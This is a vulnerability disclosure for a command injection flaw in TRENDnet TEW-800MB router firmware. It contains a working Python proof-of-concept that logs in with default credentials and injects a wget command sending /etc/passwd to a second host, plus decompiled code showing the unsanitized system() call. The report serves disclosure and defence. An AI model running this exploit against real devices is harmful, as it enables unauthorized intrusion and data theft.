CVE Report - Command Injection Vulnerability in Trendnet fw_tew800mb(v1.0.1.0) Routers

Vulnerability Title

Command Injection Vulnerability in fw_tew800mb(v1.0.1.0) Routers

Vulnerability Description


TRENDnet fw_tew800mb devices have an OS command injection vulnerability in the wizardset goform,which allows remote attackers to execute arbitrary commands via parameter "WizardConfigured" passed to the binary through a POST request.

POC

```
#coding=gbk
import requests
import base64
import re

if __name__ == '__main__':
    print('start !!! ')

    target = "192.168.10.110"
    username = "admin"
    password = "admin"
    cmd = "$(wget http://192.168.10.109:7777?$(cat /etc/passwd))"
    auth = username + ":" + password
    hash = base64.b64encode(auth.encode('utf-8')).decode('utf-8')
    s = requests.Session()

    headers = {
        'User-Agent': "Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/113.0",
        'Accept':
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8",
        'Accept-Language': "en-US,en;q=0.5",
        'Accept-Encoding': "gzip, deflate, br",
        'Authorization': f'Basic {hash}',
        'Connection': "close",

        'Upgrade-Insecure-Requests': "1"
    }
    response = s.request("GET",
f'http://{target}/wizard/wizard.asp', headers=headers)

    data = response.text

    token_pattern = r'name="token" value="([^"]+)"'
    token_match = re.search(token_pattern, data)
    if token_match:
        token_value = token_match.group(1)
    else:
        token_value = "Token not found"
        print(token_match)
        exit


    burp0_url = "http://" + target + "/goform/wizardset"
    burp0_headers = {
        'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/113.0',
        'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8',
        'Accept-Language': 'en-US,en;q=0.5',
        'Accept-Encoding': 'gzip, deflate, br',
        'Content-Type': 'application/x-www-form-urlencoded',
        'Authorization': f'Basic {hash}',
        'Connection': 'close',
        'Cookie': 'expandable=6c',
        'Upgrade-Insecure-Requests': '1'
    }

    # Form data to be sent in POST request
    burp0_data = {
        'token': f'{token_value}',
        'WizardConfigured': {cmd},
    }
    s.post(burp0_url, headers=burp0_headers, data=burp0_data)
    print("end !!! ")
```

Cause Analysis

In this function, the data passed in by the request parameter in the data packet is obtained through the nvram_safe_get function. When the parameter WizardConfigured we passed in is parsed, the function directly concatenates the parameter value to the %s in the string echo %s > /sys/class/net/br0/bridge/redirect_wizard by calling the sprintf function. After that, no validity check is performed on the parameter value, and then the system function is directly called to execute the command, thus resulting in a command injection vulnerability.



```
char *__fastcall sub_29BEC(char *a1, FILE *a2)
{
  const char *v3; // r0
  int v4; // r0
  const char *v5; // r6
  char v7[128]; // [sp+4h] [bp-9Ch] BYREF
  char *v8; // [sp+84h] [bp-1Ch] BYREF

  v8 = 0;
  if ( !a2 )
    _assert("stream", "/media/HDD01/Broadcom/SDK-6.30.163.2005/v1010/SDK_Umedia/src/router/shared/br
  if ( !a1 )
    _assert("url", "/media/HDD01/Broadcom/SDK-6.30.163.2005/v1010/SDK_Umedia/src/router/shared/broac
  v8 = a1;
  strsep(&v8, "?");
  v3 = (const char *)nvram_safe_get("token");
  if ( !v3 )
    v3 = &nptr;
  if ( sub_26974(v3) )
  {
    v4 = nvram_safe_get("WizardConfigured");
    v5 = (const char *)v4;
    if ( v4 )
    {
      nvram_set("WizardConfigured");
      memset(v7, 0, sizeof(v7));
      sprintf(v7, "echo %s > /sys/class/net/br0/bridge/redirect_wizard", v5);
      v4 = system(v7);
    }
    nvram_commit(v4);
  }
  sub_CC80(a2, "/");
  return sub_A33C(0);
}
```